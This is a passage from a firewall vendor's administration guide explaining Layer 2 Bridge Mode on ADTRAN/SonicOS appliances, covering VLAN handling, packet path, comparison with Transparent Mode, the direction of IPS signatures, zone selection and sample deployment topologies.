L2 Bridge Mode employs a learning bridge design where it will dynamically determine which hosts are on which interface of an L2 Bridge (referred to as a Bridge-Pair). ARP is passed through natively, meaning that a host communicating across an L2 Bridge will see the actual host MAC addresses of their peers. For example, the Workstation communicating with the Router (192.168.0.1) will see the router as 00:99:10:10:10:10, and the Router will see the Workstation (192.168.0.100) as 00:AA:BB:CC:DD:EE.

This behavior allows for a ADTRAN operating in L2 Bridge Mode to be introduced into an existing network with no disruption to most network communications other than that caused by the momentary discontinuity of the physical insertion.


Please note that stream-based TCP protocols communications (for example, an FTP session between a client and a server) will need to be re-established upon the insertion of an L2 Bridge Mode ADTRAN. This is by design so as to maintain the security afforded by stateful packet inspection (SPI); since the SPI engine can not have knowledge of the TCP connections which pre-existed it, it will drop these *established* packets with a log event such as *TCP packet received on non-existent/closed connection; TCP packet dropped*.

VLAN Support in L2 Bridge Mode

On NetVanta 2830 and 2840 appliances, L2 Bridge Mode provides fine control over 802.1Q VLAN traffic traversing an L2 Bridge. The default handling of VLANs is to allow and preserve all 802.1Q VLAN tags as they pass through an L2 Bridge, while still applying all firewall rules, and stateful and deep-packet inspection to the encapsulated traffic. It is further possible to specify white/black lists for allowed/disallowed VLAN IDs through the L2 Bridge.

This allows a ADTRAN operating in L2 Bridge Mode to be inserted, for example, inline into a VLAN trunk carrying any number of VLANs, and to provide full security services to all IPv4 traffic traversing the VLAN without the need for explicit configuration of any of the VLAN IDs or subnets. Firewall Access Rules can also, optionally, be applied to all VLAN traffic passing through the L2 Bridge Mode because of the method of handling VLAN traffic.

L2 Bridge IP Packet Path



The following sequence of events describes the above flow diagram:

- 802.1Q encapsulated frame enters an L2 Bridge interface (this first step, the next step, and the final step apply only to 802.1Q VLAN traffic, supported on NetVanta 2830 and 2840 appliances).
- The 802.1Q VLAN ID is checked against the VLAN ID white/black list:
 - If the VLAN ID is disallowed, the packet is dropped and logged.
 - If the VLAN ID is allowed, the packet is de-capsulated, the VLAN ID is stored, and the inner packet (including the IP header) is passed through the full packet handler.
- Since any number of subnets is supported by L2 Bridging, no source IP spoof checking is performed on the source IP of the packet. It is possible to configure L2 Bridges to only support a certain subnet or subnets using Firewall Access Rules.
- SYN Flood checking is performed.
- A destination route lookup is performed to the destination zone, so that the appropriate Firewall Access rule can be applied. Any zone is a valid destination, including the same zone as the source zone (e.g. LAN to LAN), the Untrusted zone (WAN), the Encrypted (VPN), Wireless (WLAN), Multicast, or custom zones of any type.
- A NAT lookup is performed and applied, as needed.

- In general, the destination for packets entering an L2 Bridge will be the *Bridge-Partner* interface (that is, the other side of the bridge). In these cases, no translation will be performed.
 - In cases where the L2 Bridge Management Address is the gateway, as will sometimes be the case in *Mixed-Mode topologies*, then NAT will be applied as need (see the **L2 Bridge Path Determination** section for more details).
7. Firewall Access Rules are applied to the packet. For example, on NetVanta 2830 and 2840 appliances, the following packet decode shows an ICMP packet bearing VLAN ID 10, source IP address 110.110.110.110 destined for IP address 4.2.2.1.

```

⊞ Frame 219 (102 bytes on wire, 102 bytes captured)
⊞ Ethernet II, Src: 08:00:46:a2:eb:4d (08:00:46:a2:eb:4d), Dst: 99:88:77:66:55:44 (99:88:77:66:55:44)
⊞ 802.1Q Virtual LAN
    000. .... .. = Priority: 0
    ...0 .... .. = CFI: 0
    ... 0000 0000 1010 = ID: 10
    Type: IP (0x0800)
⊞ Internet Protocol, Src: 110.110.110.110 (110.110.110.110), Dst: 4.2.2.1 (4.2.2.1)
⊞ Internet Control Message Protocol

```

It is possible to construct a Firewall Access Rule to control any IP packet, independent of its VLAN membership, by any of its IP elements, such as source IP, destination IP, or service type. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.

8. A connection cache entry is made for the packet, and required NAT translations (if any) are performed.
9. Stateful packet inspection and transformations are performed for TCP, VoIP, FTP, MSN, Oracle, RTSP and other media streams, PPTP and L2TP. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue.
10. Deep packet inspection, including GAV, IPS, Anti-Spyware, CFS and email-filtering is performed. If the packet is disallowed, it will be dropped and logged. If the packet is allowed, it will continue. Client notification will be performed as configured.
11. If the packet is destined for the Encrypted zone (VPN), the Untrusted zone (WAN), or some other connected interface (the last two of which might be the case in Mixed-Mode Topologies) the packet will be sent via the appropriate path.
12. If the packet is not destined for the VPN/WAN/Connected interface, the stored VLAN tag will be restored, and the packet (again bearing the original VLAN tag) will be sent out the *Bridge-Partner* interface.

Multiple Subnets in L2 Bridge Mode

L2 Bridge Mode is capable of handling any number of subnets across the bridge, as described above. The default behavior is to allow all subnets, but Access Rules can be applied to control traffic as needed.

Non-IPv4 Traffic in L2 Bridge Mode

Unsupported traffic will, by default, be passed from one L2 Bridge interface to the Bridge-Partner interface. This allows the ADTRAN to pass other traffic types, including LLC packets such as Spanning Tree, other EtherTypes, such as MPLS label switched packets (EtherType 0x8847), Appletalk (EtherType 0x809b), and the ever-popular Banyan Vines (EtherType 0xbad). These non-IPv4 packets will only be passed across the Bridge, they will not be inspected or controlled by the packet handler. If these traffic types are not needed or desired, the bridging behavior can be changed by enabling the **Block all non-IPv4 traffic** option on the *Secondary Bridge Interface* configuration page.

Comparison of L2 Bridge Mode to Transparent Mode

| Attribute | Layer 2 Bridge Mode | Transparent Mode |
|--------------------|---|---|
| Layer of Operation | Layer 2 (MAC) | Layer 3 (IP) |
| ARP behavior | ARP (Address Resolution Protocol) information is unaltered. MAC addresses natively traverse the L2 bridge. Packets that are destined for ADTRAN's MAC addresses will be processed, others will be passed, and the source and destinations will be learned and cached. | ARP is proxied by the interfaces operating in Transparent Mode. |
| Path determination | Hosts on either side of a Bridge-Pair are dynamically learned. There is no need to declare interface affinities. | The Primary WAN interface is always the master ingress/egress point for Transparent mode traffic, and for subnet space determination. Hosts transparently sharing this subnet space must be explicitly declared through the use of Address Object assignments. |
| Maximum interfaces | Two interfaces, a Primary Bridge Interface and a Secondary Bridge Interface. | Two or more interfaces. The master interface is always the Primary WAN. There can be as many transparent subordinate interfaces as there are interfaces available. |
| Maximum pairings | The maximum number of Bridge-Pairs allowed is limited only by available physical interfaces. This can be described as "many One-to-One pairings". | Transparent Mode only allows the Primary WAN subnet to be spanned to other interfaces, although it allows for multiple interfaces to simultaneously operate as transparent partners to the Primary WAN. This can be described as "a single One-to-One" or "a single One-to-Many pairing". |
| Zone restrictions | The Primary Bridge Interface can be Untrusted, Trusted, or Public. The Secondary Bridge Interface can be Trusted or Public. | Interfaces in a Transparent Mode pair must consist of one Untrusted interface (the Primary WAN, as the master of the pair's subnet) and one or more Trusted/Public interface (e.g. LAN or DMZ). |
| Subnets supported | Any number of subnets is supported. Firewall Access Rules can be written to control traffic to/from any of the subnets as needed. | In its default configuration, Transparent Mode only supports a single subnet (that which is assigned to, and spanned from the Primary WAN). It is possible to manually add support for additional subnets through the use of ARP entries and routes. |
| Non-IPv4 Traffic | All non-IPv4 traffic, by default, is bridged from one Bridge-Pair interface to the Bridge-Partner interface, unless disabled on the Secondary Bridge Interface configuration page. This includes IPv6 traffic, STP (Spanning Tree Protocol), and unrecognized IP types. | Non IPv4 traffic is not handled by Transparent Mode, and is dropped and logged. |

| | | |
|----------------------------|--|--|
| VLAN traffic | VLAN traffic is passed through the L2 Bridge, and is fully inspected by the Stateful and Deep Packet Inspection engines. | VLAN subinterfaces can be created and can be given Transparent Mode Address Object assignments, but the VLANs will be terminated by the ADTRAN rather than passed. |
| VLAN subinterfaces | VLAN subinterfaces can be configured on Bridge-Pair interfaces, but they will be passed through the bridge to the Bridge-Partner unless the destination IP address in the VLAN frame matches the IP address of the VLAN subinterface on the ADTRAN, in which case it will be processed (e.g. as management traffic). | VLAN subinterfaces can be assigned to physical interfaces operating in Transparent Mode, but their mode of operation will be independent of their parent. These VLAN subinterfaces can also be given Transparent Mode Address Object assignments, but in any event VLAN subinterfaces will be terminated rather than passed. |
| PortShield interfaces | PortShield interfaces cannot be assigned to either interface of an L2 Bridge Pair. | PortShield interfaces may be assigned a Transparent Mode range. |
| Dynamic addressing | Although a Primary Bridge Interface may be assigned to the WAN zone, only static addressing is allowable for Primary Bridge Interfaces. | Although Transparent Mode employs the Primary WAN as a master interface, only static addressing is allowable for Transparent Mode. |
| VPN support | VPN operation is supported with one additional route configured. See the “VPN Integration with Layer 2 Bridge Mode” section on page 239 for details. | VPN operation is supported with no special configuration requirements. |
| DHCP support | DHCP can be passed through a Bridge-Pair. | Interfaces operating in Transparent Mode can provide DHCP services, or they can pass DHCP using IP Helper. |
| Routing and NAT | Traffic will be intelligently routed in/out of the L2 Bridge-Pair from/to other paths. By default, traffic will not be NATed from one Bridge-Pair interface to the Bridge-Partner, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed. | Traffic will be intelligently routed from/to other paths. By default, traffic will not be NATed from/to the WAN to/from Transparent Mode interface, but it can be NATed to other paths, as needed. Custom routes and NAT policies can be added as needed. |
| Stateful Packet Inspection | Full stateful packet inspection will be applied to all IPv4 traffic traversing the L2 Bridge for all subnets, including VLAN traffic on NetVanta 2830 and 2840 appliances. | Full stateful packet inspection will be applied to traffic from/to the subnets defined by Transparent Mode Address Object assignment. |
| Security services | All security services (GAV, IPS, Anti-Spy, CFS) are fully supported. All regular IP traffic, as well as all 802.1Q encapsulated VLAN traffic. | All security services (GAV, IPS, Anti-Spy, CFS) are fully supported from/to the subnets defined by Transparent Mode Address Object assignment. |

| | | |
|-------------------|--|--|
| Broadcast traffic | Broadcast traffic is passed from the receiving Bridge-Pair interface to the Bridge-Partner interface. | Broadcast traffic is dropped and logged, with the possible exception of NetBIOS which can be handled by IP Helper. |
| Multicast traffic | Multicast traffic is inspected and passed across L2 Bridge-Pairs providing Multicast has been activated on the Firewall > Multicast page. It is not dependent upon IGMP messaging, nor is it necessary to enable multicast support on the individual interfaces. | Multicast traffic, with IGMP dependency, is inspected and passed by Transparent Mode providing Multicast has been activated on the Firewall > Multicast page, and multicast support has been enabled on the relevant interfaces. |

Benefits of Transparent Mode over L2 Bridge Mode

The following are circumstances in which *Transparent Mode* might be preferable over *L2 Bridge Mode*:

- Two interfaces are the maximum allowed in an L2 Bridge Pair. If more than two interfaces are required to operate on the same subnet, Transparent Mode should be considered.
- PortShield interface may not operate within an L2 Bridge Pair. If PortShield interfaces are required to operate on the same subnet, Transparent Mode should be considered.
- VLAN subinterfaces, supported on NetVanta 2830 and 2840 appliances, may not operate within an L2 Bridge Pair. If VLAN subinterfaces are required to operate on the same subnet, Transparent Mode should be considered. It is, however, possible to configure a VLAN subinterface on an interface that is part of a Bridge-Pair; the subinterface will simply operate independently on the Bridge-Pair in every respect.

Comparing L2 Bridge Mode to the CSM Appliance

L2 Bridge Mode is more similar in function to the CSM than it is to Transparent Mode, but it differs from the current CSM behavior in that it handles VLANs and non-IPv4 traffic types, which the CSM does not. Future versions of the SonicOS CF Software for the CSM will likely adopt the more versatile traffic handling capabilities of L2 Bridge Mode.

L2 Bridge Path Determination

Packets received by the ADTRAN on Bridge-Pair interfaces must be forwarded along to the appropriate and optimal path toward their destination, whether that path is the Bridge-Partner, some other physical or sub interface, or a VPN tunnel. Similarly, packets arriving from other paths (physical, virtual or VPN) bound for a host on a Bridge-Pair must be sent out over the correct Bridge-Pair interface. The following summary describes, in order, the logic that is applied to path determinations for these cases:

1. If present, the most specific *non-default* route to the destination is chosen. This would cover, for example:
 - a. A packet arriving on X3 (non-L2 Bridge LAN) destined for host 15.1.1.100 subnet, where a route to the 15.1.1.0/24 subnet exists through 192.168.0.254 via the X0 (Secondary Bridge Interface, LAN) interface. The packet would be forwarded via X0 to the destination MAC address of 192.168.0.254, with the destination IP address 15.1.1.100.
 - b. A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host 10.0.1.100, where a route to the 10.0.1.0/24 exists through 192.168.10.50 via the X5 (DMZ) interface. The packet would be forwarded via X5 to the destination MAC address of 192.168.10.50, with the destination IP address 10.0.1.100.

2. If no specific route to the destination exists, an ARP cache lookup is performed for the destination IP address. A match will indicate the appropriate destination interface. This would cover, for example:
 - a. A packet arriving on X3 (non-L2 Bridge LAN) destined for host 192.168.0.100 (residing on L2 Primary Bridge Interface X2). The packet would be forwarded via X2 to the known destination MAC and IP address of 192.168.0.100, as derived from the ARP cache.
 - b. A packet arriving on X4 (Primary Bridge Interface, LAN) destined for host 10.0.1.10 (residing on X5 – DMZ). The packet would be forwarded via X5 to the known destination MAC and IP address of 10.0.1.10, as derived from the ARP cache.
3. If no ARP entry is found:
 - a. If the packet arrives on a Bridge-Pair interface, it is sent to the Bridge-Partner interface.
 - b. If the packet arrives from some other path, the ADTRAN will send an ARP request out both interfaces of the Bridge-Pair to determine on which segment the destination IP resides.

In this last case, since the destination is unknown until after an ARP response is received, the destination zone also remains unknown until that time. This precludes the ADTRAN from being able to apply the appropriate Access Rule until after path determination is completed. Upon completion, the correct Access Rule will be applied to subsequent related traffic.

With regard to address translation (NAT) of traffic arriving on an L2 Bridge-Pair interface:

1. If it is determined to be bound for the Bridge-Partner interface, no IP translation (NAT) will be performed.
2. If it is determined to be bound for a different path, appropriate NAT policies will apply:
 - a. If the path is another connected (local) interface, there will likely be no translation. That is, it will effectively be routed as a result of hitting the *last-resort Any->Original* NAT Policy.
 - b. If the path is determined to be via the WAN, then the default *Auto-added [interface] outbound NAT Policy for X1 WAN* will apply, and the packet's source will be translated for delivery to the Internet. This is common in the case of Mixed-Mode topologies, such as that depicted in the [“Internal Security” section on page 198](#)).

L2 Bridge Interface Zone Selection

Bridge-Pair interface zone assignment should be done according to your network's traffic flow requirements. Unlike Transparent Mode, which imposes a system of “more trusted to less trusted” by requiring that the source interface be the Primary WAN, and the transparent interface be Trusted or Public, L2 Bridge mode allows for greater control of operational levels of trust. Specifically, L2 Bridge Mode allows for the *Primary* and *Secondary Bridge Interfaces* to be assigned to the same or different zones (e.g. LAN+LAN, LAN+DMZ, WAN+CustomLAN, etc.) This will affect not only the default Access Rules that are applied to the traffic, but also the manner in which Deep Packet Inspection security services are applied to the traffic traversing the bridge. Important areas to consider when choosing and configuring interfaces to use in a Bridge-Pair are Security Services, Access Rules, and WAN connectivity:

Security Services Directionality

As it will be one of the primary employments of L2 Bridge mode, understanding the application of security services is important to the proper zone selection for Bridge-Pair interfaces. Security services applicability is based on the following criteria:

1. **The direction of the service:**

- GAV is primarily an Inbound service, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3, and TCP Streams. It also has an additional Outbound element for SMTP.
- Anti Spyware is primarily Inbound, inspecting inbound HTTP, FTP, IMAP, SMTP, POP3 for the delivery (i.e. retrieval) of Spyware components as generally recognized by their class IDs. It also has an additional Outbound component, where Outbound is used relative to the directionality (namely, Outgoing) ascribed to it by the IPS signatures that trigger the recognition of these Spyware components. The Outgoing classifier (described in the table below) is used because these components are generally retrieved by the client (e.g. LAN host) via HTTP from a Web-server on the Internet (WAN host). Referring to the table below, that would be an *Outgoing* connection, and requires a signature with an Outgoing directional classification.
- IPS has three directions: Incoming, Outgoing, and Bidirectional. Incoming and Outgoing are described in the table below, and Bidirectional refers to all points of intersection on the table.
- For additional accuracy, other elements are also considered, such as the state of the connection (e.g. SYN or Established), and the source of the packet relative to the flow (i.e. initiator or responder).

2. **The direction of the traffic.** The direction of the traffic as it pertains to IPS is primarily determined by the Source and Destination zone of the traffic flow. When a packet is received by the ADTRAN, its source zone is generally immediately known, and its destination zone is quickly determined by doing a route (or VPN) lookup.

Based on the source and destination, the packet's directionality is categorized as either *Incoming* or *Outgoing*, (not to be confused with Inbound and Outbound) where the following criteria is used to make the determination:

| Dest Src | Untrusted | Public | Wireless | Encrypted | Trusted | Multicast |
|-----------|-----------|----------|----------|-----------|----------|-----------|
| Untrusted | Incoming | Incoming | Incoming | Incoming | Incoming | Incoming |
| Public | Outgoing | Outgoing | Outgoing | Incoming | Incoming | Incoming |
| Wireless | Outgoing | Outgoing | Trust | Trust | Trust | Incoming |
| Encrypted | Outgoing | Outgoing | Trust | Trust | Trust | Outgoing |
| Trusted | Outgoing | Outgoing | Trust | Trust | Trust | Outgoing |

Table data is subject to change.

In addition to this categorization, packets traveling to/from zones with levels of additional trust, which are inherently afforded heightened levels of security (LAN|Wireless|Encrypted<-->LAN|Wireless|Encrypted) are given the special *Trust* classification. Traffic with the Trust classification has all signatures applied (Incoming, Outgoing, and Bidirectional).

3. **The direction of the signature.** This pertains primarily to IPS, where each signature is assigned a direction by ADTRAN's signature development team. This is done as an optimization to minimize false positives. Signature directions are:


- Incoming – Applies to *Incoming* and *Trust*. The majority of signatures are Incoming, and they include all forms of application exploits and all enumeration and footprinting attempts. Approximately 85% of signatures are Incoming.

- Outgoing – Applies to *Outgoing* and *Trust*. Examples of Outgoing signatures would include IM and P2P login attempts, and responses to successfully launched exploits (e.g. Attack Responses). Approximately 10% of signatures are Outgoing.
- Bidirectional – Applies to all. Examples of Bidirectional signatures would include IM file transfers, various NetBIOS attacks (e.g. Sasser communications) and a variety of DoS attacks (e.g. UDP/TCP traffic destined to port 0). Approximately 5% of signatures are Bidirectional.

4. **Zone application.** For a signature to be triggered, the desired security service *must be active on at least one of the zones it traverses*. For example, a host on the Internet (X1, WAN) accessing a Microsoft Terminal Server (on X3, Secondary Bridge Interface, LAN) will trigger the *Incoming* signature “IPS Detection Alert: MISC MS Terminal server request, SID: 436, Priority: Low” if IPS is active on the *WAN*, the *LAN*, or both.

Access Rule Defaults

Default, zone-to-zone Access Rules. The default Access Rules should be considered, although they can be modified as needed. The defaults are as follows:



WAN Connectivity

Internet (WAN) connectivity is required for *stack* communications, such as licensing, security services signature downloads, NTP (time synchronization), and CFS (Content Filtering Services). At present, these communications can only occur through the Primary WAN interface. If you require these types of communication, the Primary WAN should have a path to the Internet. Whether or not the Primary WAN is employed as part of a Bridge-Pair will not affect its ability to provide these stack communications (for example on a NetVanta 2830, X0+X2 and X3+X4 could be used to create two Bridge-Pairs separate of X1).

Sample Topologies

The following are sample topologies depicting common deployments. **Inline Layer 2 Bridge Mode** represents the addition of a firewall to provide UTM services in a network where an existing firewall is in place. **Perimeter Security** represents the addition of a firewall in *pure L2 Bridge mode* to an existing network, where the ADTRAN is placed near the perimeter of the network. **Internal Security** represents the full integration of a firewall in *mixed-mode*, where it provides simultaneous L2 bridging, WLAN services, and NATed WAN access. **Layer 2 Bridge Mode with High Availability** represents the mixed-mode scenario where the ADTRAN HA pair

provide high availability along with L2 bridging. **Layer 2 Bridge Mode with SSL VPN** represents the scenario where a ADTRAN Aventail SSL VPN or ADTRAN SSL VPN Series appliance is deployed in conjunction with L2 Bridge mode.

See the following sections:

- [“Wireless Layer 2 Bridge” on page 196](#)
- [“Inline Layer 2 Bridge Mode” on page 197](#)
- [“Perimeter Security” on page 198](#)
- [“Internal Security” on page 198](#)
- [“Layer 2 Bridge Mode with High Availability” on page 199](#)
- [“Layer 2 Bridge Mode with SSL VPN” on page 200](#)

Wireless Layer 2 Bridge

In wireless mode, after bridging the wireless (WLAN) interface to a LAN or DMZ zone, the WLAN zone becomes the secondary bridged interface, allowing wireless clients to share the same subnet and DHCP pool as their wired counterparts

To configure a WLAN to LAN Layer 2 interface bridge:

-
- Step 1** Navigate to the **Network > Interfaces** page in the SonicOS management interface.
- Step 2** Click the **Configure** icon for the wireless interface you wish to bridge. The Edit Interface window displays.

The screenshot shows the 'Interface 'X3' Settings' window in the SonicOS management interface. The window has two tabs: 'General' and 'Advanced'. The 'General' tab is active. The settings are as follows:

- Zone: WLAN
- IP Assignment: Layer 2 Bridged Mode
- Bridged to: X0
- Block all non-IPv4 traffic:
- Never route traffic on this bridge-pair:
- Only sniff traffic on this bridge-pair:
- SonicPoint Limit: 4 SonicPoints
- Comment: (empty text box)
- Management: HTTP HTTPS Ping SNMP SSH
- User Login: HTTP HTTPS
- Add rule to enable redirect from HTTP to HTTPS:

- Step 3** Select **Layer 2 Bridged Mode** as the **IP Assignment**.



Note Although a general rule is automatically created to allow traffic between the WLAN zone and your chosen bridged interface, WLAN zone type security properties still apply. Any specific rules must be manually added.

- Step 4** Select the Interface which the WLAN should be **Bridged To**. In this instance, the X0 (default LAN zone) is chosen.
- Step 5** Configure the remaining options normally. For more information on configuring WLAN interfaces, see the “[Configuring Wireless Interfaces](#)” section on page 211.

Inline Layer 2 Bridge Mode

This method is useful in networks where there is an existing firewall that will remain in place, but you wish to utilize the ADTRAN’s UTM services without making major changes to the network. By placing the ADTRAN in Layer 2 Bridge mode, the X0 and X1 interfaces become part of the same broadcast domain/network (that of the X1 WAN interface).

This example refers to a firewall installed in a Hewlett Packard ProCurve switching environment. ADTRAN is a member of HP’s ProCurve Alliance – more details can be found at the following location: <http://www.procurve.com/alliance/members/ADTRAN.htm>.

HP’s ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages can be used to manage the switches as well as some aspects of the firewall.

To configure the ADTRAN appliance for this scenario, navigate to the **Network > Interfaces** page and click on the configure icon for the **X0 LAN** interface. On the X0 Settings page, set the **IP Assignment** to ‘Layer 2 Bridged Mode’ and set the **Bridged To:** interface to ‘X1’. Also make sure that the interface is configured for HTTP and SNMP so it can be managed from the DMZ by PCM+/NIM. Click **OK** to save and activate the change.

You will also need to make sure to modify the firewall access rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully. You may also need to modify routing information on your firewall if your PCM+/NIM server is placed on the DMZ.

Perimeter Security

In this scenario, ADTRAN is added to the perimeter for the purpose of providing security services (the network may or may not have an existing firewall between the ADTRAN and the router).

In this scenario, everything below the ADTRAN (the *Primary Bridge Interface* segment) will generally be considered as having a lower level of trust than everything to the left of the ADTRAN (the *Secondary Bridge Interface* segment). For that reason, it would be appropriate to use X1 (Primary WAN) as the *Primary Bridge Interface*.

Traffic from hosts connected to the *Secondary Bridge Interface* (LAN) would be permitted outbound through the ADTRAN to their gateways (VLAN interfaces on the L3 switch and then through the router), while traffic from the *Primary Bridge Interface* (WAN) would, by default, not be permitted inbound.

If there were public servers, for example, a mail and Web server, on the *Secondary Bridge Interface* (LAN) segment, an Access Rule allowing WAN->LAN traffic for the appropriate IP addresses and services could be added to allow inbound traffic to those servers.

Internal Security

This diagram depicts a network where the ADTRAN will act as the perimeter security device and secure wireless platform. Simultaneously, it will provide L2 Bridge security between the workstation and server segments of the network *without having to readdress any of the workstation or servers*.

This typical inter-departmental Mixed Mode topology deployment demonstrates how the ADTRAN can simultaneously Bridge and route/NAT. Traffic to/from the *Primary Bridge Interface* (Server) segment from/to the *Secondary Bridge Interface* (Workstation) segment will pass through the L2 Bridge.


Since both interfaces of the Bridge-Pair are assigned to a Trusted (LAN) zone, the following will apply:

